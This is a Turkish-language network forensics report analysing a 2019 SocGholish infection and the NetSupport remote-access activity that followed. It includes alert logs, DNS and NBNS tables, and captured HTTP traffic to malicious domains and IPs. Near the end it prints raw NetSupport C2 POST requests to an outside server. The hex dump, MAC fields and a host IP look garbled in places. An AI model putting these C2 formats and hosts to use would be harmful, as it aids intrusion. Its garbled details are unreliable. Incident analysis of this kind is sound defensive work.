



PCAP ANALİZİ

Hazırlayan

Neslihan ASLAN

17/03/2025

İçindekiler

OLAY/ VAKA ÖZETİ.....	3
DETAYLI ANALİZ	4
TEHLİKE GÖSTERGELERİ (IOC'LER)	8



OLAY/ VAKA ÖZETİ

19 Temmuz 2019 tarihinde gerçekleşen olayda kötü amaçlı yazılımın şirket ağına bulaştığı görülmektedir. **172.16.4.205** IP adresine sahip bir sistemin **SocGholish** kötü amaçlı yazılımına maruz kaldığı tespit edilmiştir. Saldırı, sahte **Let's Encrypt SSL** sertifikalarıyla güvenli bağlantı izlenimi vererek kötü amaçlı bir web sitesinden zararlı kod indirilmesiyle başlamıştır. Ardından, sistemden dışarıya şüpheli POST istekleriyle veri transferi gerçekleştirilmiş ve saldırganlar, **NetSupport** uzaktan erişim aracını kullanarak cihaz üzerinde yetki kazanmaya çalışmıştır.

```
Count:1 Event#3.82145 2019-07-19 18:52 UTC
ETPRO CURRENT_EVENTS SocEng/Gholish JS Web Inject Inbound
166.62.111.64 -> 172.16.4.205
IPVer=4 hlen=5 tos=0 dlen=1388 ID=0 flags=0 offset=0 ttl=0 chksum=61232
Protocol: 6 sport=80 -> dport=49190
```

```
Seq=0 Ack=0 Off=5 Res=0 Flags=***** Win=0 urp=32897 chksum=0
```

```
Count:3 Event#3.82146 2019-07-19 18:53 UTC
ET POLICY Lets Encrypt Free SSL Cert Observed
81.4.122.101 -> 172.16.4.205
IPVer=4 hlen=5 tos=0 dlen=1397 ID=0 flags=0 offset=0 ttl=0 chksum=14653
Protocol: 6 sport=443 -> dport=49220
```

```
Seq=0 Ack=0 Off=5 Res=0 Flags=***** Win=0 urp=18731 chksum=0
```

```
Count:3 Event#3.82149 2019-07-19 18:53 UTC
ETPRO TROJAN Observed Malicious SSL Cert (SocGholish Redirect)
81.4.122.101 -> 172.16.4.205
IPVer=4 hlen=5 tos=0 dlen=1397 ID=0 flags=0 offset=0 ttl=0 chksum=14653
Protocol: 6 sport=443 -> dport=49220
```

```
Seq=0 Ack=0 Off=5 Res=0 Flags=***** Win=0 urp=18731 chksum=0
```

```
Count:6 Event#3.82152 2019-07-19 18:53 UTC
ET POLICY Lets Encrypt Free SSL Cert Observed
93.95.100.178 -> 172.16.4.205
IPVer=4 hlen=5 tos=0 dlen=1397 ID=0 flags=0 offset=0 ttl=0 chksum=17045
Protocol: 6 sport=443 -> dport=49236
```

```
Seq=0 Ack=0 Off=5 Res=0 Flags=***** Win=0 urp=17891 chksum=0
```

```
Count:6 Event#3.82159 2019-07-19 18:53 UTC
ET POLICY Data POST to an image file (gif)
172.16.4.205 -> 185.243.115.84
IPVer=4 hlen=5 tos=0 dlen=532 ID=0 flags=0 offset=0 ttl=0 chksum=55999
Protocol: 6 sport=49249 -> dport=80
```

```
Seq=0 Ack=0 Off=5 Res=0 Flags=***** Win=0 urp=53966 chksum=0
```

DETAYLI ANALİZ

Zararlı Bulaşmış Cihazın Bilgileri

- IP Adresi: 172.16.4.205
- MAC Adresi: 00:59:07: b0:63:a4

```
Ethernet II, Src: LenovoEMCPro_b0:63:a4 (00:59:07:b0:63:a4), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Destination: Broadcast (ff:ff:ff:ff:ff:ff)
> Source: LenovoEMCPro_b0:63:a4 (00:59:07:b0:63:a4)
Type: IPv4 (0x0800)
[Stream index: 0]
```

- Hostname: Rotterdam-PC

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.16.4.205	172.16.4.255	NBNS	110	Registration NB ROTTERDAM-PC<00>
2	0.000001	172.16.4.205	172.16.4.255	NBNS	110	Registration NB MIND-HAMMER<00>
3	0.000002	172.16.4.205	172.16.4.255	NBNS	110	Registration NB ROTTERDAM-PC<20>
57	0.749886	172.16.4.205	172.16.4.255	NBNS	110	Registration NB ROTTERDAM-PC<20>
58	0.750173	172.16.4.205	172.16.4.255	NBNS	110	Registration NB MIND-HAMMER<00>
59	0.750384	172.16.4.205	172.16.4.255	NBNS	110	Registration NB ROTTERDAM-PC<00>
124	1.499699	172.16.4.205	172.16.4.255	NBNS	110	Registration NB ROTTERDAM-PC<00>
125	1.499950	172.16.4.205	172.16.4.255	NBNS	110	Registration NB MIND-HAMMER<00>
126	1.500154	172.16.4.205	172.16.4.255	NBNS	110	Registration NB ROTTERDAM-PC<20>
132	2.258775	172.16.4.205	172.16.4.255	NBNS	110	Registration NB ROTTERDAM-PC<20>
133	2.259039	172.16.4.205	172.16.4.255	NBNS	110	Registration NB MIND-HAMMER<00>
134	2.259249	172.16.4.205	172.16.4.255	NBNS	110	Registration NB ROTTERDAM-PC<00>

- Kullanıcı Hesabı: Bulunamadı

- Şirket Adı: Mind-Hammer

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.16.4.205	172.16.4.255	NBNS	110	Registration NB ROTTERDAM-PC<00>
2	0.000001	172.16.4.205	172.16.4.255	NBNS	110	Registration NB MIND-HAMMER<00>
3	0.000002	172.16.4.205	172.16.4.255	NBNS	110	Registration NB ROTTERDAM-PC<20>
57	0.749886	172.16.4.205	172.16.4.255	NBNS	110	Registration NB ROTTERDAM-PC<20>
58	0.750173	172.16.4.205	172.16.4.255	NBNS	110	Registration NB MIND-HAMMER<00>
59	0.750384	172.16.4.205	172.16.4.255	NBNS	110	Registration NB ROTTERDAM-PC<00>
124	1.499699	172.16.4.205	172.16.4.255	NBNS	110	Registration NB ROTTERDAM-PC<00>
125	1.499950	172.16.4.205	172.16.4.255	NBNS	110	Registration NB MIND-HAMMER<00>
126	1.500154	172.16.4.205	172.16.4.255	NBNS	110	Registration NB ROTTERDAM-PC<20>

- Domain: mind-hammer.net

No.	Time	Source	Destination	Protocol	Length	Info
135	2.325793	172.16.4.205	172.16.4.4	DNS	80	Standard query 0xfc2b A wpad.mind-hammer.net
136	2.326002	172.16.4.4	172.16.4.205	DNS	157	Standard query response 0xfc2b No such name A wpad.mind-hammer.net SOA mind-hammer-dc.mind-hammer.net
137	2.330334	172.16.4.205	172.16.4.4	DNS	76	Standard query 0x4166 A www.msftncsi.com
138	2.359458	172.16.4.205	172.16.4.4	DNS	82	Standard query 0xcdbf A isatap.mind-hammer.net
139	2.359604	172.16.4.4	172.16.4.205	DNS	159	Standard query response 0xcdbf No such name A isatap.mind-hammer.net SOA mind-hammer-dc.mind-hammer.net

- İşletim Sistemi: Windows

```
Hypertext Transfer Protocol
> POST /empty.gif HTTP/1.1\r\n
Accept: */*\r\n
Accept-Language: en-US\r\n
Age: 911068f789126eb9\r\n
Content-Type: application/x-www-form-urlencoded\r\n
UA-CPU: AMD64\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727;
Host: b5689023.green.mattingssolutions.co\r\n
```

Saldırı Vektörü:

ball.dardavies.com ve **mysocalledchaos.com** gibi güvenilmeyen alan adlarına yapılan HTTP GET isteklerinin gözlenlenmesiyle saldırının, kullanıcının kötü amaçlı bir web sitesini ziyaret etmesiyle başladığı gözlemlenmiştir. Bu isteklerin, cihazın SocGholish zararlısını indirmiş olabileceğine işaret etmektedir.

http.request.method == "GET"			
Time	Source	Destination	Protocol
2274.29.533981	172.16.4.205	166.62.111.64	HTTP
2399.29.592756	172.16.4.205	166.62.111.64	HTTP
2422.29.638862	172.16.4.205	54.230.89.184	HTTP
2670.29.779928	172.16.4.205	54.230.89.184	HTTP
2807.29.878141	172.16.4.205	166.62.111.64	HTTP
2845.29.896793	172.16.4.205	166.62.111.64	HTTP
2953.29.918512	172.16.4.205	54.230.89.184	HTTP
2929.29.964722	172.16.4.205	166.62.111.64	HTTP
3063.30.861058	172.16.4.205	54.230.89.184	HTTP
3293.30.114588	172.16.4.205	166.62.111.64	HTTP
3521.30.224024	172.16.4.205	166.62.111.64	HTTP
3637.30.264810	172.16.4.205	166.62.111.64	HTTP
3747.30.305213	172.16.4.205	166.62.111.64	HTTP
3900.30.359316	172.16.4.205	166.62.111.64	HTTP
4268.30.492740	172.16.4.205	166.62.111.64	HTTP
4440.30.619221	172.16.4.205	166.62.111.64	HTTP
4441.30.619222	172.16.4.205	166.62.111.64	HTTP
4495.30.672971	172.16.4.205	166.62.111.64	HTTP
5963.31.339131	172.16.4.205	166.62.111.64	HTTP
6194.31.422034	172.16.4.205	166.62.111.64	HTTP
6739.31.673271	172.16.4.205	166.62.111.64	HTTP
7025.31.793952	172.16.4.205	166.62.111.64	HTTP
7131.31.861882	172.16.4.205	166.62.111.64	HTTP
8274.32.314972	172.16.4.205	93.95.100.178	HTTP
9069.32.909923	172.16.4.205	166.62.111.64	HTTP
9070.32.910135	172.16.4.205	166.62.111.64	HTTP
9071.32.910144	172.16.4.205	93.95.100.178	HTTP
9072.32.910147	172.16.4.205	93.95.100.178	HTTP
9186.33.179545	172.16.4.205	93.95.100.178	HTTP
9196.33.199797	172.16.4.205	93.95.100.178	HTTP

Frame 4495: 386 bytes on wire (3088 bits), 386 bytes captured (3088 bits) on interface 0
Ethernet II, Src: Intel80220a:00:0c:29:34:00, Dst: Cisco8d:c4:77 (00:15:5d:61e4:c4:77)
Internet Protocol Version 4, Src: 172.16.4.205, Dst: 166.62.111.64
Transmission Control Protocol, Src Port: 49201, Dst Port: 80, Seq: 3155, Ack: 579073, Len: 332
Hypertext Transfer Protocol.
> GET /wp-content/uploads/2018/02/crafty.jpg HTTP/1.1
Host: mysocalledchaos.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://mysocalledchaos.com/
[Response in frame: 6195]
[Full request URI: http://mysocalledchaos.com/wp-content/uploads/2018/02/crafty.jpg]

0000 00 15 c4 77 00 59 07 10 63 a4 00 00 45 00Y...E
0010 01 74 07 8a 40 00 00 06 20 9e ac 10 84 cd a6 3e t: 8...+...>
0020 0f 40 c8 31 00 50 97 1d 76 ac 3c 23 07 90 50 18 08 1 P...v+ag P
0030 11 4f 8b 40 00 00 47 45 54 20 2f 77 70 2d 63 6f 0 K GE T /wp-co
0040 6e 74 65 6e 74 2f 75 70 6c 6f 61 64 73 2f 32 30 nent/up loads/20
0050 31 38 2f 30 32 2f 63 72 c1 66 74 79 2e 6a 70 67 10/02/Cr afty.jpg
0060 20 48 54 50 2f 31 2e 31 6d 8a 48 6f 73 74 3a HTTP/1.1-Host:
0070 20 6d 79 73 6f 63 61 6c 6c 65 64 63 68 61 6f 73 mysocalledchaos
0080 2e 63 6f 6d 8a 65 73 65 72 2d 41 67 65 74 .com-User-Agent:
0090 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 57 i Mozilla/5.0 (W
00a0 69 6e 64 6f 77 73 20 4e 54 20 36 2e 31 30 20 57 indows N T 6.1; W
00b0 69 6e 36 3a 30 20 78 36 3a 30 20 72 76 3a 36 38 inda; x64; rv:68
00c0 2e 30 29 47 65 63 6b 6f 2f 32 30 31 30 30 31 .0) Gecko/201001
00d0 30 31 20 46 69 72 65 66 6f 72 2f 36 38 20 8d 02 Firefox/68.0
00e0 0a 41 63 63 65 70 74 3a 20 69 6d 61 67 65 2f 77 -Accept: image/w
00f0 65 62 70 2c 2a 2f 2a 8d 8a 41 63 63 65 70 74 2d ebp,*/*-Accept:
0100 4c 61 6e 67 75 61 67 65 3a 20 65 66 2d 55 53 3c Language: en-US,
0110 65 6e 30 71 3d 30 2e 35 8d 8a 41 63 63 65 70 74 en;q=0.5-Accept
0120 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 70 2c -encoding: g
0130 20 64 65 66 6c 61 74 65 8d 8a 4d 4e 54 3a 20 31 deflate-DNT: 1
0140 0d 0a 43 6f 6e 6e 65 63 74 69 69 6e 6a 20 60 65 -Connection: ke
0150 65 70 2d 61 6c 69 76 65 0d 8a 52 65 65 72 65 65 ep-alive-Refer
0160 72 3a 20 68 74 74 70 3a 2f 2f 6d 79 73 6f 63 61 r: http://mysoca
0170 6c 6c 65 64 63 68 61 6f 73 2e 63 6f 6d 6f 2f 6d 8a lledchaos.com/...

PCAP içindeki HTTP üzerinden indirilen resim, HTML, JavaScript veya diğer dosyaları dışarı aktardığımızda:


<input type="checkbox"/> %3fginger_actions-time	<input type="checkbox"/> %5c	<input type="checkbox"/> %8ctatus=Y	<input type="checkbox"/> 12-Days-of-Christmas-Swap-400x600.jpg	<input type="checkbox"/> 2019GoalsAHDH-400x600.jpg
<input type="checkbox"/> 3679CA356687723AD3A05F8B780FA778B700...	<input type="checkbox"/> 139743	<input type="checkbox"/> About.php	<input type="checkbox"/> admin-ajax(1).php	<input type="checkbox"/> admin-ajax.php
<input type="checkbox"/> AdventCalendarFillers-400x600.jpg	<input type="checkbox"/> article.php?3fy=24f1&c=123080&m=8491edf3...	<input type="checkbox"/> Better-Your-Blog.jpg	<input type="checkbox"/> blocks.style.build.css?3fver=5.2.2	<input type="checkbox"/> Blogging-Tips-1.png
<input type="checkbox"/> chrome.jpg	<input type="checkbox"/> cL2XEuBm4KerqtaUH3VXRa8TVwTlCgimh...	<input type="checkbox"/> client.css?3fver=2.3.4	<input type="checkbox"/> Collaborate.jpg	<input type="checkbox"/> comment_count.js?3fver=3.0.16
<input type="checkbox"/> contact-me-2.jpg	<input type="checkbox"/> cookies-enabler.min.js?3fver=5.2.2	<input type="checkbox"/> cookies-enabler-dialog.css?3fver=5.2.2	<input type="checkbox"/> Crafty.jpg	<input type="checkbox"/> cropped-MSCC_header_2018-1.png
<input type="checkbox"/> cropped-MSCCIcon-192x192.png	<input type="checkbox"/> css?3fHamyMontserratt3A400%2C700%7C...	<input type="checkbox"/> css.css	<input type="checkbox"/> DX10RHCPsQm3Vp6mXoaTgm0LZdjqr5-oa...	<input type="checkbox"/> Embedded.js
<input type="checkbox"/> empty(1).gif	<input type="checkbox"/> empty(2).gif	<input type="checkbox"/> empty(3).gif	<input type="checkbox"/> empty.gif	<input type="checkbox"/> empty.gif?3f5s&ss1img
<input type="checkbox"/> empty.gif?3f5s&ss2img	<input type="checkbox"/> fadeup.js?3fver=1.0.0	<input type="checkbox"/> fakeurl(1).htm	<input type="checkbox"/> fakeurl(2).htm	<input type="checkbox"/> fakeurl(3).htm
<input type="checkbox"/> fakeurl(4).htm	<input type="checkbox"/> fakeurl(5).htm	<input type="checkbox"/> fakeurl(6).htm	<input type="checkbox"/> fakeurl(7).htm	<input type="checkbox"/> fakeurl(8).htm
<input type="checkbox"/> fakeurl(9).htm	<input type="checkbox"/> fakeurl(10).htm	<input type="checkbox"/> fakeurl(11).htm	<input type="checkbox"/> fakeurl(12).htm	<input type="checkbox"/> fakeurl(13).htm
<input type="checkbox"/> fakeurl(14).htm	<input type="checkbox"/> fakeurl(15).htm	<input type="checkbox"/> fakeurl(16).htm	<input type="checkbox"/> fakeurl(17).htm	<input type="checkbox"/> fakeurl(18).htm
<input type="checkbox"/> fakeurl(19).htm	<input type="checkbox"/> fakeurl(20).htm	<input type="checkbox"/> fakeurl(21).htm	<input type="checkbox"/> fakeurl(22).htm	<input type="checkbox"/> fakeurl(23).htm
<input type="checkbox"/> fakeurl(24).htm	<input type="checkbox"/> fakeurl(25).htm	<input type="checkbox"/> fakeurl(26).htm	<input type="checkbox"/> fakeurl(27).htm	<input type="checkbox"/> fakeurl(28).htm
<input type="checkbox"/> fakeurl(29).htm	<input type="checkbox"/> fakeurl(30).htm	<input type="checkbox"/> fakeurl(31).htm	<input type="checkbox"/> fakeurl(32).htm	<input type="checkbox"/> fakeurl(33).htm
<input type="checkbox"/> fakeurl(34).htm	<input type="checkbox"/> fakeurl(35).htm	<input type="checkbox"/> fakeurl(36).htm	<input type="checkbox"/> fakeurl(37).htm	<input type="checkbox"/> fakeurl(38).htm
<input type="checkbox"/> fakeurl(39).htm	<input type="checkbox"/> fakeurl(40).htm	<input type="checkbox"/> fakeurl(41).htm	<input type="checkbox"/> fakeurl(42).htm	<input type="checkbox"/> fakeurl(43).htm
<input type="checkbox"/> fakeurl(44).htm	<input type="checkbox"/> fakeurl(45).htm	<input type="checkbox"/> fakeurl(46).htm	<input type="checkbox"/> fakeurl(47).htm	<input type="checkbox"/> fakeurl(48).htm
<input type="checkbox"/> fakeurl(49).htm	<input type="checkbox"/> fakeurl(50).htm	<input type="checkbox"/> fakeurl(51).htm	<input type="checkbox"/> fakeurl(52).htm	<input type="checkbox"/> fakeurl(53).htm
<input type="checkbox"/> fakeurl(54).htm	<input type="checkbox"/> fakeurl(55).htm	<input type="checkbox"/> fakeurl(56).htm	<input type="checkbox"/> fakeurl(57).htm	<input type="checkbox"/> fakeurl(58).htm
<input type="checkbox"/> fakeurl(59).htm	<input type="checkbox"/> fakeurl(60).htm	<input type="checkbox"/> fakeurl(61).htm	<input type="checkbox"/> fakeurl(62).htm	<input type="checkbox"/> fakeurl(63).htm
<input type="checkbox"/> fakeurl(64).htm	<input type="checkbox"/> fakeurl(65).htm	<input type="checkbox"/> fakeurl(66).htm	<input type="checkbox"/> fakeurl(67).htm	<input type="checkbox"/> fakeurl(68).htm
<input type="checkbox"/> fakeurl(69).htm	<input type="checkbox"/> fakeurl(70).htm	<input type="checkbox"/> fakeurl(71).htm	<input type="checkbox"/> fakeurl(72).htm	<input type="checkbox"/> fakeurl(73).htm
<input type="checkbox"/> fakeurl(74).htm	<input type="checkbox"/> fakeurl(75).htm	<input type="checkbox"/> fakeurl(76).htm	<input type="checkbox"/> fakeurl(77).htm	<input type="checkbox"/> fakeurl(78).htm
<input type="checkbox"/> fakeurl(79).htm	<input type="checkbox"/> fakeurl(80).htm	<input type="checkbox"/> fakeurl(81).htm	<input type="checkbox"/> fakeurl(82).htm	<input type="checkbox"/> fakeurl(83).htm
<input type="checkbox"/> fakeurl(84).htm	<input type="checkbox"/> fakeurl(85).htm	<input type="checkbox"/> fakeurl(86).htm	<input type="checkbox"/> fakeurl(87).htm	<input type="checkbox"/> fakeurl(88).htm
<input type="checkbox"/> fakeurl(89).htm	<input type="checkbox"/> fakeurl(90).htm	<input type="checkbox"/> fakeurl(91).htm	<input type="checkbox"/> fakeurl(92).htm	<input type="checkbox"/> fakeurl(93).htm
<input type="checkbox"/> fakeurl(94).htm	<input type="checkbox"/> fakeurl(95).htm	<input type="checkbox"/> fakeurl(96).htm	<input type="checkbox"/> fakeurl(97).htm	<input type="checkbox"/> fakeurl(98).htm
<input type="checkbox"/> fakeurl(99).htm	<input type="checkbox"/> fakeurl(100).htm	<input type="checkbox"/> fakeurl(101).htm	<input type="checkbox"/> fakeurl(102).htm	<input type="checkbox"/> fakeurl(103).htm
<input type="checkbox"/> fakeurl(104).htm	<input type="checkbox"/> fakeurl(105).htm	<input type="checkbox"/> fakeurl(106).htm	<input type="checkbox"/> fakeurl(107).htm	<input type="checkbox"/> fakeurl(108).htm
<input type="checkbox"/> fakeurl(109).htm	<input type="checkbox"/> fakeurl(110).htm	<input type="checkbox"/> fakeurl(111).htm	<input type="checkbox"/> fakeurl(112).htm	<input type="checkbox"/> fakeurl(113).htm
<input type="checkbox"/> fakeurl(114).htm	<input type="checkbox"/> fakeurl(115).htm	<input type="checkbox"/> fakeurl(116).htm	<input type="checkbox"/> Family.jpg	<input type="checkbox"/> Fashion.png
<input type="checkbox"/> Firefox.ico	<input type="checkbox"/> Firefox.png	<input type="checkbox"/> fleshy-in-this-2571786.jpg	<input type="checkbox"/> font-awesome.min.css?3fver=4.7.0	<input type="checkbox"/> font-awesome.min.css?3fver=5.2.2
<input type="checkbox"/> fontawesome-webfont.woff2?3fver=4.7.0	<input type="checkbox"/> footer-218x300.png	<input type="checkbox"/> g.gif?3fver=extjs%3A7.1.1&blog=99980123...	<input type="checkbox"/> g.gif?3fver=extjs%3A7.1.1&blog=99980123...	<input type="checkbox"/> global.js?3fver=1.0.0
<input type="checkbox"/> Good-Eats-1.jpg	<input type="checkbox"/> gtm.js?3fver=GTM-PBN79t8d&dataLayer=Bias	<input type="checkbox"/> home.js?3fver=1.0.0	<input type="checkbox"/> HomeandGardenStickers3-400x600.png	<input type="checkbox"/> HomeDecor.jpg
<input type="checkbox"/> hovercard.min.css?3fver=2019/ulaa	<input type="checkbox"/> index-loaded.min.js?3fver=3.2.0	<input type="checkbox"/> index-1469573231.html	<input type="checkbox"/> index-1469573231.html	<input type="checkbox"/> ionicons.min.css?3fver=5.2.2
<input type="checkbox"/> jquerymatchHeight-1.9.1b	<input type="checkbox"/> jquerymatchHeight-1.9.1b	<input type="checkbox"/> jqueryflexidriver.js?3fver=0.9.5	<input type="checkbox"/> jquery.js?3fver=1.12.4-wp	<input type="checkbox"/> jquerylocalScroll.min.js?3fver=1.2.8b
<input type="checkbox"/> k3K0Z2OKLJ3WjupitQdgm0LZdjqr5-oayXS...	<input type="checkbox"/> jquery.scrollTo.min.js?3fver=1.4.5-beta	<input type="checkbox"/> jquery.scrollTo.min.js?3fver=1.4.5-beta	<input type="checkbox"/> jquery-migrate.min.js?3fver=1.4.1	<input type="checkbox"/> JTSig1_jd8tkCHKm459Wlhwy.woff2
<input type="checkbox"/> MFEwTeBNMEswSTAIBgUdGmCGUABBSpg...	<input type="checkbox"/> jquery.scrollTo.min.js?3fver=1.4.5-beta	<input type="checkbox"/> jquery.scrollTo.min.js?3fver=1.4.5-beta	<input type="checkbox"/> matchHeight-init.js?3fver=1.0.0	<input type="checkbox"/> MFEwTeBNMEswSTAIBgUdGmCGUABBSpg...
<input type="checkbox"/> MomLifeStickers-Feat-400x600.png	<input type="checkbox"/> MFEwTeBNMEswSTAIBgUdGmCGUABBSpg...	<input type="checkbox"/> MFEwTeBNMEswSTAIBgUdGmCGUABBSpg...	<input type="checkbox"/> MFEwTeBNMEswSTAIBgUdGmCGUABBSpg...	<input type="checkbox"/> MFEwTeBNMEswSTAIBgUdGmCGUABBSpg...
<input type="checkbox"/> nUdF-V5ZvVYUub_j3jzi_anPXDT5vGa.woff2	<input type="checkbox"/> MSCC-Badge-2-267x300.png	<input type="checkbox"/> MTP_v5UJH-m48VBG8kNugdm0LZdjqr5-oay...	<input type="checkbox"/> MTP_v5UJH-m48VBG8kNugdm0LZdjqr5-oay...	<input type="checkbox"/> MTP_v5UJH-m48VBG8kNugdm0LZdjqr5-oay...
<input type="checkbox"/> object9934	<input type="checkbox"/> object9937	<input type="checkbox"/> object9937	<input type="checkbox"/> object9937	<input type="checkbox"/> object9937
<input type="checkbox"/> object9949	<input type="checkbox"/> object9949	<input type="checkbox"/> object9949	<input type="checkbox"/> object9949	<input type="checkbox"/> object9949
<input type="checkbox"/> object9975	<input type="checkbox"/> object9975	<input type="checkbox"/> object9975	<input type="checkbox"/> object9975	<input type="checkbox"/> object9975

Time	Source	Destination	Protocol	Length	Info
362.24.68635	50.112.34.20	172.16.4.20	TLSv1.2	758	Certificate, Server Key Exchange, Server Hello Done
371.24.874858	108.128.247.43	172.16.4.20	TLSv1.2	732	Certificate, Server Key Exchange, Server Hello Done
386.25.493592	52.11.30.237	172.16.4.20	TLSv1.2	1411	Certificate
740.27.924572	151.181.102.144	172.16.4.20	TLSv1.2	1336	Certificate, Certificate Status, Server Key Exchange, Server Hello Done
813.20.810404	151.181.101.130	172.16.4.20	TLSv1.2	1411	Certificate
826.28.888102	151.181.108.134	172.16.4.20	TLSv1.2	1154	Certificate, Certificate Status, Server Key Exchange, Server Hello Done
1768.29.131696	81.4.122.181	172.16.4.20	TLSv1.2	417	Certificate, Server Key Exchange, Server Hello Done
2411.29.59459476	151.181.10.94	172.16.4.20	TLSv1.2	1336	Certificate, Certificate Status, Server Key Exchange, Server Hello Done
6196.31.421193	93.95.100.178	172.16.4.20	TLSv1.2	1411	Certificate
6687.31.656540	93.95.100.178	172.16.4.20	TLSv1.2	1411	Certificate

Post isteklerini kontrol ederken **b5689023.green.mattingssolutions.co** adresine **empty.gif** adlı bir dosya üzerinden **POST** isteği dikkat çekmektedir.


GIF dosyasını kontrol ettiğimizde:

47 49 46 38 37 61 47 49 46 38 39 61	GIF87a GIF89a	0	gif	Image file encoded in the Graphics Interchange Format (GIF) ^[9]
--	------------------	---	-----	--



Bu durum, saldırganların veri sızdırma amacıyla bir GIF dosyası içine gizlenmiş kötü amaçlı kod kullanmış olabileceği fikrini güçlendirmektedir.

NetSupport uzaktan erişim aracını kullanarak cihazın kontrol edilmeye çalışıldığı görülmüştür. 31.7.62.214 IP adresine, sahte bir web sayfası üzerinden **fakeurl.htm** adlı bir dosya POST edilmiştir. Bu durum, saldırganın kurban cihazda uzaktan yönetim sağlamak için NetSupport'u kötüye kullandığına gösterir.



Wireshark - TCP Akış izele (tcpstream eq 84) - network.pcap

DATA=Uzhr... \....W.h.E...=I...m...75.4...X...),...Dq...4...Xy-A9Hn...!."PfdJU...#1.lt...m.w...q...+PQ*HK8...U...

POST http://31.7.62.214/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Host: 31.7.62.214
Connection: Keep-Alive

CHD=ENCOD
ES=1
DATA=13.<(T(.E....V....k.9)||\$(m..\$C)...0Mt...s...M.6..

POST http://31.7.62.214/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
Host: 31.7.62.214
Connection: Keep-Alive

CHD=ENCOD
ES=1
DATA=13.<(T(.E....V....k.9)||\$(m..\$C...=2.....<7*b...2..R....0Mt...s...M.6..

POST http://31.7.62.214/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
